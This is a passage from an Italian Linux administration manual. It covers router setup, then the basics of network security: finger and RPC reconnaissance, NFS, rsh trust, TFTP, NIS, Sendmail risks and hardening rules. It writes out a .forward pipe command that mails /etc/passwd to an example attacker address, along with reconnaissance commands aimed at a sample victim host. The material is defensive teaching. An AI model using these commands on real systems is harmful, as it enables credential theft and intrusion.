
Si assegna inizialmente un indirizzo IPv4 statico all'interfaccia interna del router, evitando di attivare un eventuale servizio DHCP, che in questo caso sarebbe poco appropriato.

Figura 42.108. Un esempio di pagina di configurazione della rete interna con indirizzi statici. All'interfaccia del router collegata alla rete interna, si assegna l'indirizzo 63.123.24.22.

La gestione del NAT viene disabilitata, perché i nodi locali possono disporre di indirizzi IPv4 pubblici.

Quando è accertato che il collegamento della rete locale funziona correttamente (utilizzando gli indirizzi ottenuti), si può passare alla configurazione del lato esterno (WAN). È qui che si deve definire il protocollo di comunicazione.

Figura 42.109. La pagina di configurazione del collegamento ADSL, con il protocollo RFC 1483 LLC, utilizzando un router Pirelli.



Per le reti italiane, i parametri VPI e VCI corretti sono solitamente 8 e 35 rispettivamente.

Il registro del router potrebbe risultare contenere le informazioni seguenti:

```
1/1/1970 0:0:0> Ethernet Device 0 Detected
1/1/1970 0:0:0> ATM: Detected
1/1/1970 0:0:0> ATM: Setting up vcc0, VPI=8, VCI=35
1/1/1970 0:7:13> ATM Connected
1/1/1970 0:7:13> ATM layer is up, cell delineation achieved
1/1/1970 0:7:13> ADSL connected
```

42.8 Riferimenti

- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*, http://tldp.org/HOWTO/NET3-4-HOWTO.html
- Mark Grennan, *Firewalling and Proxy Server HOWTO*, http://tldp.org/HOWTO/Firewall-HOWTO.html
- *Squid Web Proxy Cache*, http://www.squid-cache.org/
- W3C, *Platform for Internet Content Selection (PICS)*, http://www.w3.org/PICS/
- W3C, *PICS Self-Rating Services List*, http://www.w3.org/PICS/raters.htm#self
- W3C, *Resource Description Framework (RDF)*, http://www.w3.org/RDF/
- *Safe For Kids rating description*, http://www.weburbia.com/safe/ratings.htm
- *The SafeSurf Internet Rating Standard*, http://www.safesurf.com/ssplan.htm
- K. Egevang, P. Francis, *RFC 1631, The IP Network Address Translator (NAT)*, 1994, http://www.ietf.org/rfc/rfc1631.txt
- Rusty Russell, *Linux 2.4 packet filtering HOWTO*, http://netfilter.org/documentation/HOWTO/packet-filtering-HOWTO.html
- Mark Grennan, *Firewalling and Proxy Server HOWTO*, http://tldp.org/HOWTO/Firewall-HOWTO.html
- Peter Bieringer, *Linux IPv6 HOWTO*, http://www.tldp.org/HOWTO/Linux+IPv6-HOWTO/
- Rusty Russell, *Linux 2.4 NAT HOWTO*, http://www.netfilter.org/documentation/HOWTO/NAT-HOWTO.html

• Hal Burgiss, *DSL HOWTO for Linux*, *http://tldp.org/HOWTO/pdf/DSL-HOWTO.pdf*

[1] **Tinyproxy** GNU GPL

[2] Il NAT (*Network address translation*) è un procedimento attraverso cui si modificano gli indirizzi IP, di solito allo scopo di consentire a una rete privata di accedere all'esterno.

[3] **Iptables** GNU GPL

[4] In questo caso, viene bloccato il pacchetto ICMP di richiesta di eco, quando tenta di «entrare» attraverso l'interfaccia '`lo`'.

[5] Bisogna ricordare comunque che il SI specifica la lettera «k» minuscola come prefisso moltiplicatore che esprime il valore 10^3.

[6] **netstat-nat** GNU GPL

Sicurezza e controllo

43.1 Introduzione ai problemi di sicurezza con la rete

Quando un sistema è collegato a una rete pubblica per la maggior parte del tempo, è soggetto ad aggressioni di ogni tipo. Chi amministra sistemi del genere ha il suo bel da fare a cercare di impedire l'accesso da parte di estranei non autorizzati, anche se spesso si ignora candidamente il problema.

Il problema della sicurezza dei sistemi in rete non ha una soluzione definitiva, ma solo delle regole indicative. Alle volte è sufficiente ignorare una carenza della versione particolare di un servizio che funziona presso un elaboratore, per lasciare una botola aperta a disposizione di qualcuno che ne conosce il trucco.

43.1.1 Problemi legali

Nel momento in cui si piazza in rete un proprio elaboratore, rendendolo accessibile al pubblico, si assumono delle responsabilità. In particolare, a proposito del problema della sicurezza, altri sistemi potrebbero risultare danneggiati da un attacco condotto con successo ai danni del proprio. Quindi, la cosa non può essere ignorata, anche quando per se stessi potrebbe non essere importante.

Quando un sistema viene attaccato e l'aggressore riesce nel suo intento, non si può dire a cosa gli può servire, ma si possono immaginare quante cose terribili potrebbero essere ottenute a nome di quell'elaboratore e quindi del suo amministratore. Giusto a titolo di esempio, si può considerare che questo potrebbe servire: a inviare messaggi non desiderabili (*spam*); a ottenere accesso alle informazioni contenute nell'elaboratore; a modificarle per qualche fine; ad annusare la rete circostante alla ricerca di informazioni utili ad accedere agli elaboratori che si trovano in prossimità di quello già compromesso; oppure, più in generale, a coprire altre azioni di attacco verso sistemi estranei, usando il primo come copertura.

Con questo scenario, si comprende che la cosa più grave che deriva da un sistema compromesso è il rischio per il suo amministratore di essere coinvolto nell'attività illegale di qualcun altro. Pertanto, quando ci si dovesse accorgere di questo, se possibile, sarebbe opportuno staccare fisicamente tale elaboratore dalla rete, avvisare le altre persone coinvolte nell'amministrazione degli elaboratori della stessa rete locale (o che comunque hanno una qualche relazione con quello compromesso), tenere traccia in un registro fisico dell'accaduto e delle misure prese come conseguenza.

La necessità di annotare l'accaduto e le operazioni compiute deriva dalla possibilità di essere coinvolti in un procedimento giudiziario da parte di chi dovesse essere stato danneggiato dall'attività di questo ignoto.

Nello stesso modo in cui si può essere accusati ingiustamente di attività criminali compiute da altri, si rischia di accusare degli innocenti quando si cerca di determinare l'origine di un attacco. È importante tenere conto che se il sistema è stato compromesso, anche i file delle registrazioni possono esserlo, comunque, l'attacco potrebbe essere giunto attraverso un sistema già compromesso in precedenza, all'insaputa del suo amministratore.

43.1.2 Informazioni: la prima debolezza

I servizi offerti da un sistema connesso in rete offrono delle informazioni necessarie a compiere tali servizi. Queste informazioni sono la base di partenza di qualunque possibile attacco. Per comprendere l'importanza di ciò, occorre tentare di ragionare nello stesso modo dell'ipotetico aggressore.

La conseguenza normale della presa di coscienza di questo lato del problema è la tendenza alla riduzione dei servizi, in modo da limitare le notizie disponibili all'esterno.

Gli esempi che vengono mostrati, possono essere usati tranquillamente contro macchine di cui si ha l'amministrazione (e quindi la responsabilità). Se però si tenta di scoprire le debolezze di qualche altro sistema, anche se si crede di agire in buona fede, questo comportamento può essere individuato e considerato un tentativo di attacco reale.

43.1.2.1 Finger

Il protocollo Finger è la fonte primaria di informazioni per chi vuole tentare un attacco a un sistema, per cui va valutata la possibilità di escludere tale servizio dalla rete (il demone '**fingerd**'). Finger permette di conoscere chi è connesso al sistema e cosa sta facendo.

```
bruto@krampus:~$ finger @vittima.brot.dg [Invio]

 [vittima.brot.dg]

 Welcome to Linux version 2.0.35 at vittima.brot.dg !

  12:07pm  up  4:22, 1 users,  load average: 0.00, 0.00, 0.00

 Login    Name   Tty  Idle  Login Time   Office  Office Phone
 daniele         *6   4:21  Sep 30 07:45
```

Già questo permette di sapere il tipo di kernel utilizzato e le informazioni *uptime* (evidentemente l'elaboratore della vittima ha avviato il demone '**fingerd**' con l'opzione '**-w**'). Inoltre, in questo caso appare un solo utente connesso che sta svolgendo un lavoro con un programma da ben 4 ore e 21 minuti, senza osservare il sistema in alcun modo.

L'informazione sull'utilizzo del sistema è importante per l'aggressore, il quale può determinare quando agire in modo da non essere scoperto.

L'aggressore potrebbe poi tentare un'interrogazione dell'elenco degli utenti, utilizzando l'esperienza delle consuetudini comuni. Così facendo potrebbe scoprire un utente di sistema mal configurato, per esempio '**nobody**', oppure un utente di prova lasciato lì, o comunque un'utenza inutilizzata per qualche motivo.

```
bruto@krampus:~$ finger root@vittima.brot.dg [Invio]

 Login: root                             Name: root
 Directory: /root                        Shell: /bin/bash
 Last login Thu Sep 30 8:34 (CEST) on ttyp1
        from dinkel.brot.dg.1.168.192.in-addr.arpa
 …
```

Tanto per cominciare, in questo esempio si vede che l'utente '**root**' può accedere da un elaboratore della rete locale, riconoscendone così la presenza e il nome: *dinkel.brot.dg*.

```
bruto@krampus:~$ finger nobody@vittima.brot.dg [Invio]

 Login: nobody                           Name: Nobody
 Directory: /tmp                         Shell: /bin/sh
 Never logged in.
 …
```

In questo caso, si nota che l'utente '**nobody**' è stato configurato male. infatti, la directory personale di questo utente di sistema, dal momento che esiste una shell presumibilmente valida, non può essere '`/tmp/`'. Chiunque possa avere accesso a tale directory, cioè ogni

utente, potrebbe inserirvi dei file di configurazione allo scopo di abilitare una connessione esterna senza la richiesta di una parola d'ordine (viene descritto più avanti l'uso possibile di file come '`.rhosts`' e '`.shosts`').

```
bruto@krampus:~$ finger pippo@vittima.brot.dg [Invio]

  Login: pippo                            Name: (null)
  Directory: /home/pippo                  Shell: /bin/bash
  Last login Thu Jan 1 10:18 (CET) on tty2
```

La scoperta di un utente che non accede da molto tempo, permette all'aggressore di concentrare la sua attenzione su tale utenza per tentare di impadronirsene. Di solito si tratta di utenti creati solo per fare qualche prova ('**`pippo`**', '**`prova`**', '**`guest`**', '**`backdoor`**', ecc.), lasciati lì e dimenticati. Niente di meglio quindi, considerato che spesso questi hanno delle parole d'ordine banali e individuabili facilmente.

43.1.2.2 NFS

La condivisione del file system attraverso il protocollo NFS può essere verificata facilmente attraverso un comando come '**`showmount`**'. La conoscenza delle porzioni condivise del file system aggiunge un tassello in più alle informazioni che può raccogliere l'ipotetico aggressore.

```
bruto@krampus:~$ /usr/sbin/showmount -e vittima.brot.dg [Invio]

  Export list for vittima.brot.dg:
  /         *.brot.dg,*.mehl.dg,*.plip.dg
  /tftpboot *.brot.dg,*.mehl.dg,*.plip.dg
  /home     *.brot.dg,*.mehl.dg,*.plip.dg
  /mnt      *.brot.dg,*.mehl.dg,*.plip.dg
  /opt      *.brot.dg,*.mehl.dg,*.plip.dg
  /usr      *.brot.dg,*.mehl.dg,*.plip.dg
```

Per quanto riguarda questo servizio, l'amministratore di *vittima.brot.dg* è stato abbastanza accurato, tranne per il fatto di avere concesso l'esportazione della directory radice per intero. Il fatto di avere limitato l'accessibilità a domini determinati (presumibilmente componenti la rete locale su cui è inserito tale elaboratore) non è una garanzia sufficiente. Chi dovesse riuscire a ottenere un accesso presso una macchina di questa rete, potrebbe sfruttare l'occasione.

È importante ribadire la pericolosità dell'esportazione di una directory radice. Se un ipotetico aggressore dovesse conoscere un difetto del servente NFS che gli potesse permettere di accedere, anche se formalmente non ne risulta autorizzato, il danno sarebbe enorme.

Si osservi l'esportazione della directory '`/home/`'; di sicuro viene concessa anche la scrittura. Se l'ipotetico aggressore fosse in grado di innestare questa directory nel suo sistema, gli sarebbe facile inserire file di configurazione come '`.rhosts`' ('**`rsh`**') e '`.shosts`' ('**`ssh`**'), per autorizzarsi l'accesso in qualità di quell'utente (anche senza l'utilizzo di alcuna parola d'ordine).

Da quanto affermato, è importante osservare che sarebbe meglio esportare directory in lettura e scrittura solo a nodi clienti indicati in modo preciso, evitando di consentire l'accesso in questo modo a tutta una rete o sottorete. In tutti gli altri casi, dove possibile, sarebbe meglio esportare solo in lettura.

43.1.2.3 Servizi RPC

Un'altra fonte di informazioni molto importante è data dai servizi RPC, attraverso il Portmapper. Basta usare '**`rpcinfo`**' per sapere quali servizi RPC sono offerti da un certo servente. Si osservi l'esempio seguente:

```
bruto@krampus:~$ rpcinfo -p vittima.brot.dg [Invio]

   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100005    1   udp    635  mountd
    100005    2   udp    635  mountd
    100005    1   tcp    635  mountd
    100005    2   tcp    635  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

In questo caso non c'è molto da sfruttare. In pratica è disponibile solo il servizio NFS. Però, in altre situazioni si può scoprire la presenza di NIS (YP) o di altri servizi più insidiosi.

43.1.2.4 SNMP

Il protocollo SNMP (*Simple network management protocol*, capitolo 36.11) ha lo scopo di consentire il controllo di apparecchiature raggiungibili attraverso la rete, fornendo un modo per pubblicare delle informazioni che in parte possono anche essere rese modificabili. Molte apparecchiature che si collegano alla rete offrono questo servizio, comportandosi come «agenti SNMP». Il problema sta nel fatto che, di norma, l'accesso al servizio avviene attraverso la comunità predefinita '**`public`**', ma, peggio ancora, le informazioni pubblicate potrebbero contenere i dati necessari ad accedere per modificarne la configurazione (di solito attraverso un servente HTTP integrato).

Pertanto, ogni volta che si inserisce un componente di rete, occorre sospettare la presenza del servizio SNMP, anche se questo non serve per i propri scopi, provvedendo eventualmente a cambiare il nome della comunità per l'accesso senza autenticazione.

43.1.2.5 Indirizzo fisico

Ci sono situazioni in cui il proprio traffico di rete contiene l'informazione dell'indirizzo fisico dell'interfaccia di rete utilizzata. Questo indirizzo fisico è composto normalmente da sei ottetti, per un totale di 48 bit. Generalmente questo indirizzo fisico è univoco, nel senso che non possono esistere due interfacce di rete con lo stesso numero, ma ciò consentirebbe di tracciare la posizione di un certo elaboratore, ovvero della persona che lo utilizza.

Se per qualche motivo è necessario celare questa informazione o cambiarla comunque per altri fini, con i sistemi GNU/Linux è possibile intervenire attraverso '**`ifconfig`**', nel modo seguente, dove si presume di dover modificare l'indirizzo della prima interfaccia di rete Ethernet:

```
# ifconfig eth0 down hw ether 00:00:00:00:00:01 [Invio]

# ifconfig eth0 up [Invio]
```

Logicamente, solo dopo questo cambiamento è possibile attribuire indirizzi di rete all'interfaccia.

C'è comunque un'osservazione da fare: nella stessa rete fisica non ci possono essere in funzione due interfacce che si presentano con lo stesso indirizzo fisico, perché altrimenti si creerebbe un blocco del funzionamento della rete stessa.

43.1.3 Errori comuni di configurazione

Gli errori di configurazione dei servizi sono il metodo più comune attraverso cui si consente l'aggressione del proprio sistema. In questo caso, non ci sono sistemi sicuri che tengano, a meno che il servizio stesso sia stato predisposto per impedire delle «castronerie».

43.1.3.1 FTP anonimo

Il servizio FTP anonimo si basa sulla definizione di un utente di sistema, '**`ftp`**', e della relativa directory personale (*home*), '`~ftp/`'. L'utente che accede in modo normale vede un file system ridotto, dove la radice corrisponde alla directory '`~ftp/`'.

All'interno di questo piccolo mondo ci sono solitamente dei programmi di servizio, delle librerie e dei file di configurazione, tra cui

in particolare anche il file '`~ftp/etc/passwd`'. Questo file **non deve** essere la copia di '`/etc/passwd`', altrimenti si rischierebbe di mettere in condizione l'utente anonimo di leggere le parole d'ordine cifrate: un aggressore sarebbe in grado di scoprire le parole d'ordine reali degli utenti. A dire il vero, questa directory '`~ftp/etc/`' dovrebbe impedire la lettura del suo contenuto (0111_8), ma ciò serve solo a non fare conoscere quali file sono contenuti, mentre tutti sanno che ci dovrebbe essere il file '`~ftp/etc/passwd`'.

Inoltre, il fatto di lasciare il permesso di scrittura alla directory '`~ftp/`' può essere altrettanto insidioso. Un utente anonimo potrebbe mettere lì un file '`.forward`' creato appositamente per i suoi scopi. Nell'esempio seguente si spiega, sul piano teorico, in che modo un aggressore potrebbe riuscire a farsi spedire via posta elettronica il contenuto del file '`/etc/passwd`' reale del sistema.[1]

1. L'aggressore potrebbe creare un file per il *forward* (il proseguimento dei messaggi) contenente un comando, cosa consentita da Sendmail. In pratica, si potrebbe trattare del contenuto seguente:

```
"|/bin/mail bruto@krampus.mehl.dg < /etc/passwd"
```

   Come si vede, si tratta di un condotto con cui si avvia '**`mail`**' per inviare il file '`/etc/passwd`' all'indirizzo *bruto@krampus.mehl.dg*.
2. Questo file dovrebbe essere inviato nella directory principale del servizio FTP della vittima, nominandolo '`.forward`', nell'ipotesi che quella directory risulti scrivibile.
3. Da quel momento, è sufficiente inviare un messaggio di posta elettronica qualunque all'indirizzo *ftp@vittima.brot.dg* perché *bruto@krampus.mehl.dg* riceva quel file delle parole d'ordine.

In questo caso, è molto probabile che per l'aggressore non sia poi tanto facile cancellare le tracce lasciate (cosa senza dubbio positiva). Tuttavia questa è la dimostrazione di cosa può fare una configurazione errata di tale servizio.

43.1.3.2 Accesso remoto

Il servizio offerto dai demoni '**`rlogind`**' e '**`rshd`**' è pericoloso per la sua sola presenza, in quanto un aggressore potrebbe utilizzare un difetto in un altro servizio per configurare con successo un proprio accesso utilizzando un utente già esistente. Oltre a questo, una configurazione errata potrebbe consentire un accesso indiscriminato.

La configurazione avviene attraverso due file possibili: '`/etc/hosts.equiv`' e '`~/.rhosts`' (il secondo deve risiedere nella directory personale degli utenti che ne vogliono usufruire).

Finché in questi file appaiono solo nomi di nodi a cui viene concesso di accedere, i pericoli sono limitati (si fa per dire): ogni utente accede al servente **senza l'indicazione della parola d'ordine**, ma è almeno costretto a utilizzare lo stesso nominativo-utente. Se però si aggiungono anche i nomi di utenti che possono accedere dall'esterno, se questo viene fatto nel file '`/etc/hosts.equiv`', si concede loro di assumere la personalità di qualunque altro utente di quel sistema, eccetto (normalmente) l'utente '**`root`**'.

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Se quello che si vede è il contenuto del file '`/etc/hosts.equiv`', gli utenti '**`tizio`**' e '**`caio`**' del cliente *dinkel.brot.dg* possono accedere come gli pare.

```
tizio@dinkel:~$ rsh -l pippo vittima.brot.dg … [Invio]
```

L'esempio mostra l'utente '**`tizio`**' che accede all'elaboratore *vittima.brot.dg*, utilizzando lì il nominativo-utente '**`pippo`**', senza dover indicare alcuna parola d'ordine.

Questi file non prevedono l'indicazione di commenti. Se viene utilizzato il simbolo '`#`', può sembrare che questo funzioni regolarmente come un commento, però, se a un aggressore fosse possibile introdurre nel sistema DNS un nodo denominato proprio «#», facendo in modo che corrisponda a un suo indirizzo IP di comodo, ecco che quel commento servirebbe solo ad aggiungere un nuovo accesso senza parola d'ordine.

43.1.4 Servizi e programmi pericolosi per loro natura

Alcuni servizi e alcuni programmi sono pericolosi per loro natura. Se devono essere utilizzati è necessario che ciò avvenga su macchine di una rete locale ben protetta dalla rete esterna.

43.1.4.1 Trivial FTP

Il protocollo TFTP viene usato tipicamente per consentire ai sistemi senza disco (*diskless*) di avviarsi. Per questo, normalmente, viene permesso l'accesso alla directory '`tftpboot/`' nel servente (di solito si tratta precisamente di '`/var/lib/tftpboot/`'), all'interno della quale si articolano i dati che servono a ogni cliente per l'avvio.

L'organizzazione del sistema di avvio attraverso il protocollo TFTP deve essere accurata, in modo da non pubblicare dati che possano prestarsi per un uso improprio. Va prestata attenzione particolare al percorso che risulta essere pubblicato dal servente TFTP: quello che segue è un estratto del file '`/etc/inetd.conf`' con una configurazione gravemente errata.

```
…
tftp  dgram  udp  wait  root  /usr/sbin/in.tftpd  /usr/sbin/in.tftpd  /
…
```

In questo caso, il demone '**`in.tftpd`**' pubblica il contenuto complessivo del file system, partendo dalla radice, con i privilegi dell'utente '**`root`**'. In tal modo, diventa accessibile qualunque file, per quanto riservato o protetto sia.

Evidentemente, la configurazione del servizio TFTP deve essere tale da consentire un accesso limitato a un ramo ben controllabile, come nell'esempio seguente:

```
…
tftp dgram udp wait root /usr/sbin/in.tftpd /usr/sbin/in.tftpd -s /var/lib/tftpboot
…
```

In questo caso, con l'opzione appropriata, si fa in modo che il demone '**`in.tftpd`**' consenta l'accesso al solo ramo '`/var/lib/tftpboot/`', eseguendo anche una funzione ***chroot()***, cosa che rende completamente inaccessibile qualunque altra parte del file system.

43.1.4.2 NIS

La presenza di un servizio NIS viene scoperta facilmente attraverso un'interrogazione RPC, con il comando '**`rpcinfo -p`**'. L'unica «difesa» che ha il servizio NIS è quella di utilizzare un dominio NIS non intuibile; diversamente, chiunque ne sia a conoscenza può utilizzare il servizio.

Generalmente, il NIS utilizzato con i sistemi GNU, include il TCP wrapper, riconoscendo così i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', cosa che dovrebbe limitare tale problema di accessibilità. Tuttavia, non bisogna dimenticare che i pericoli si corrono anche all'interno della propria rete locale, quella per la quale si concede normalmente l'utilizzo del servizio.

A parte queste considerazioni, il tipo di NIS che si utilizza normalmente fa viaggiare nella rete tutte le informazioni che amministra, comprese le parole d'ordine cifrate degli utenti. Un aggressore che avesse modo di analizzare la rete su cui viaggiano questi dati, potrebbe trarne vantaggio.

Un'altra cosa da considerare è che le informazioni amministrate dal NIS vengono collocate nella directory '`/var/yp/`***dominio_nis***`/`'. Se un aggressore dovesse riuscire a leggere tali directory, verrebbe immediatamente a conoscenza del nome del dominio NIS; poi, analizzando il contenuto dei vari file, potrebbe estrarre tutte le informazioni che gli servono sugli utenti. Quello che si vuole esprimere

con questo è che non deve sfuggire l'esportazione della directory '`/var/`' attraverso il servizio NFS, perché sarebbe come esportare la directory '`/etc/`' stessa.

43.1.4.3 X

Il sistema grafico X è in grado di connettere i dispositivi che compongono la stazione grafica (tastiera, mouse e schermo) attraverso la rete. Questo si traduce nella possibilità per gli utenti di avviare un programma in un elaboratore diverso dal proprio e di gestirne il funzionamento attraverso il proprio schermo grafico. Evidentemente, questo significa che vengono fatte viaggiare attraverso la rete informazioni potenzialmente delicate, esattamente come se si usasse una shell remota non cifrata.

In generale, sarebbe utile impedire qualunque interazione tra gli elaboratori per ciò che riguarda X. Inoltre, bisognerebbe vietarne l'utilizzo incontrollato, impedendo il transito di questo protocollo attraverso i router.[2]

43.1.4.4 Sendmail

Sendmail è considerato generalmente un servente SMTP fragile dal punto di vista della sicurezza. Sendmail è stato progettato originalmente con una filosofia di massima prestazione e configurabilità, trascurando aspetti della sicurezza che si sono presentati con il tempo.

Uno dei maggiori problemi di Sendmail è legato alla possibilità di avere un destinatario rappresentato da un file o da un condotto. Questo può essere utile nel file '`/etc/aliases`' o nel file '`~/.forward`' di ogni utente, per creare un archivio di messaggi, per gestire una lista di posta elettronica, o per filtrare i messaggi attraverso programmi specifici. Ma così il file '`~/.forward`' potrebbe essere sfruttato da parte di un aggressore che sia in grado di crearlo o di accedervi in scrittura nella directory di un utente: inviando un messaggio all'indirizzo di quell'utente potrebbe ottenere l'avvio di un comando definito in un condotto.

In passato, si sono evidenziate diverse tecniche che sfruttavano questo meccanismo, magari semplicemente mettendo dei comandi al posto dei destinatari dei messaggi. Attualmente questi problemi sono conosciuti e le versioni più recenti di Sendmail non dovrebbero consentire più questi trucchi, ma in generale Sendmail è classificabile come un programma potenzialmente pericoloso.

A quanto affermato si aggiunga l'estrema difficoltà nella sua configurazione, cosa che costringe generalmente a mantenere ciò che è stato definito da altri. Un errore in questa configurazione, fatto da chiunque, potrebbe permette a qualcuno di sfruttare Sendmail per scopi indesiderabili, al limite solo per la diffusione di *spam*.

43.1.5 Fiducia e interdipendenza tra i sistemi

Lo studio sui problemi di sicurezza riferiti a un nodo particolare, non può limitarsi all'ambito di quell'elaboratore; deve includere anche l'ambiente circostante, ovvero gli altri elaboratori dai quali può dipendere per determinati servizi, oppure dai quali può accettare accessi senza autenticazione.

L'aggressione a uno di questi sistemi pregiudica conseguentemente tutti quelli che ne dipendono.

43.1.5.1 Fiducia incondizionata

Si può parlare di «fiducia incondizionata» quando si concede ad altri elaboratori l'accesso, o l'utilizzo di determinati servizi, senza alcuna forma di controllo che non sia la pura determinazione del nome di questi (il nome a dominio) o del numero IP, mentre in condizioni normali sarebbe necessaria almeno l'indicazione di una parola d'ordine.

Il caso limite di fiducia incondizionata è dato dalla configurazione dei servizi di accesso remoto tramite '**`rlogin`**' o '**`rsh`**', in modo tale da non richiedere alcuna parola d'ordine. Nello stesso modo va visto il servizio NFS e la concentrazione amministrativa del NIS.

Quando la fiducia si basa sul semplice riconoscimento del nome del cliente, il punto debole di questo rapporto sta nella gestione dei servizi che si occupano di risolvere questi nomi in indirizzi IP: DNS o NIS. L'aggressore che dovesse essere in grado di prendere il controllo dei sistemi che si occupano di questi servizi, avrebbe la possibilità di modificarli per i suoi scopi. La cosa diventa ancora più grave quando la gestione di questi servizi (DNS) è esterna all'ambiente controllato dall'amministratore che utilizza tale sistema di fiducia.

Eventualmente, i rapporti di fiducia possono essere basati, piuttosto che sui nomi, sugli indirizzi IP. Ciò servirebbe a ridurre i rischi, ma non a sufficienza: se il transito (il *routing*) non è completamente sotto controllo, qualcuno potrebbe dirottare gli instradamenti a proprio vantaggio.

43.1.5.2 Chiavi di identificazione

Per ridurre i rischi dovuti all'uso della fiducia incondizionata, si possono proteggere alcuni servizi attraverso chiavi di riconoscimento (come nel caso dei protocolli SSL/TLS e SSH), con cui il servente può identificare il cliente, mentre lo stesso cliente può verificare che il servente sia effettivamente la macchina che si intende contattare.

Il meccanismo si basa sulla definizione di una coppia di chiavi: la ***chiave privata*** e la ***chiave pubblica***. L'elaboratore «A» crea una coppia di chiavi che vengono usate in seguito per certificare la propria identità: la chiave privata non viene divulgata e serve per generare di volta in volta la prova della propria identità, la chiave pubblica viene fornita a tutti gli altri elaboratori che hanno la necessità di verificare l'identità di «A». Quando due elaboratori vogliono potersi identificare a vicenda, entrambi devono essersi scambiati la chiave pubblica rispettiva (sezione 44.1).

43.1.5.3 Cifratura delle comunicazioni

Quando esiste un reticolo di fiducia reciproca tra diversi nodi, anche se questi possono avere un sistema sicuro di identificazione, resta il problema del transito dei dati lungo la rete, i quali potrebbero essere intercettati da un aggressore. Infatti, non bisogna trascurare la possibilità che qualcuno riesca a introdursi fisicamente nella rete locale (anche se apparentemente sicura), introducendo un piccolo elaboratore, nascosto opportunamente, con lo scopo di registrare tutte le transazioni, da cui trarre poi informazioni importanti (quali per esempio le parole d'ordine utilizzate per l'accesso remoto).

A questo si può porre rimedio solo con un buon sistema di cifratura, come avviene attraverso il protocollo SSH. Tuttavia, il problema rimane per tutti quei servizi per i quali non è prevista tale possibilità.

43.1.6 Backdoor: cosa ci si può attendere da un sistema compromesso

Le porte posteriori, o le botole, o *backdoor*, sono delle anomalie «naturali», o create ad arte, per permettere a qualcuno di accedere o utilizzare servizi in modo riservato. In pratica, è l'equivalente di un passaggio segreto, sconosciuto al proprietario del castello, attraverso il quale altri possono entrare quando vogliono senza essere notati.

Un aggressore che sia riuscito ad accedere in qualche modo a un sistema, potrebbe prendersi la briga di consolidare la posizione raggiunta ritoccando la configurazione o sostituendo gli eseguibili di alcuni servizi, allo scopo di garantirsi un accesso privilegiato, possibilmente invisibile attraverso i mezzi normali.

Attraverso Internet è possibile procurarsi pacchetti di programmi modificati ad arte per ottenere tali scopi, noti normalmente con il nome *rootkit*. Quindi, il problema è più serio di quanto si possa immaginare a prima vista.

43.1.7 Regole dettate dal buon senso


La soluzione assoluta che garantisca la sicurezza dei sistemi connessi in rete non esiste. Tuttavia si possono tenere a mente alcune regole elementari, dettate dal buon senso. L'elenco di suggerimenti che appare di seguito è ispirato in modo particolare da *Improving the Security of your site by breaking into it* di Dan Farmer e Wietse Venema.

- Le reti locali vanno organizzate almeno a due livelli, isolando la porzione esposta all'esterno (DMZ) da quella interna.
- Sarebbe bene escludere il servizio Finger. Se ciò non fosse possibile, sarebbe almeno il caso di utilizzarne una versione modificata che non fornisca informazioni troppo delicate come la directory personale e l'origine dell'ultimo accesso.
- Non va usato il NIS, a meno che ciò sia necessario.
- Se viene attivato il servizio NFS, non devono essere esportate directory in modo incondizionato a qualunque nodo (attualmente, i serventi NFS nei sistemi GNU/Linux non lo consentono in ogni caso). Inoltre, è bene cercare almeno di limitare l'esportazione alla sola lettura.

Non si deve esportare assolutamente la directory radice.

- Evitare di fornire servizi attraverso programmi ben conosciuti per i loro problemi di sicurezza. Sendmail è un esempio tipico di un tale programma così pericoloso.
- Occorre porre un'attenzione particolare alla protezione dei serventi che offrono servizi delicati come DNS, NFS, NIS e altro. Su queste macchine sarebbe opportuno fossero ammessi ad accedere solo utenti che hanno un ruolo amministrativo.
- È necessario esaminare attentamente i servizi offerti, spesso in modo predefinito, attraverso l'analisi del file '`/etc/inetd.conf`', l'interrogazione delle RPC (il Portmapper) e l'elenco dei processi (in quanto alcuni servizi potrebbero essere indipendenti sia dal supervisore dei servizi di rete che dal sistema delle RPC). È importante che siano attivi solo i servizi necessari.
- Quando possibile è opportuno utilizzare l'avvio dei servizi attraverso il controllo del supervisore dei servizi di rete e del TCP wrapper. Eventualmente può essere utile il monitorarne le richieste di servizi non forniti, attraverso l'ausilio del TCP wrapper (questo particolare viene chiarito nella sezione 43.4).
- Ridurre o eliminare del tutto la «fiducia» basata esclusivamente sul nome del cliente.
- Utilizzare parole d'ordine oscurate e un comando '**`passwd`**' che non consenta l'utilizzo di parole d'ordine troppo semplici (generalmente è già così nella maggior parte delle distribuzioni GNU/Linux).
- Fare a meno di gestire gruppi di lavoro abbinati a parole d'ordine: una parola d'ordine di gruppo è un segreto senza valore.
- Disabilitare gli utenti di sistema ('**`bin`**', '**`daemon`**', ecc.); disabilitare o eliminare gli utenti comuni che non abbiano utilizzato il sistema da tanto tempo (una gestione corretta delle parole d'ordine oscurate può automatizzare questo meccanismo.
- Leggere la documentazione disponibile riferita al problema della sicurezza e tenersi aggiornati il più possibile, anche iscrivendosi ai gruppi di discussione che trattano l'argomento.
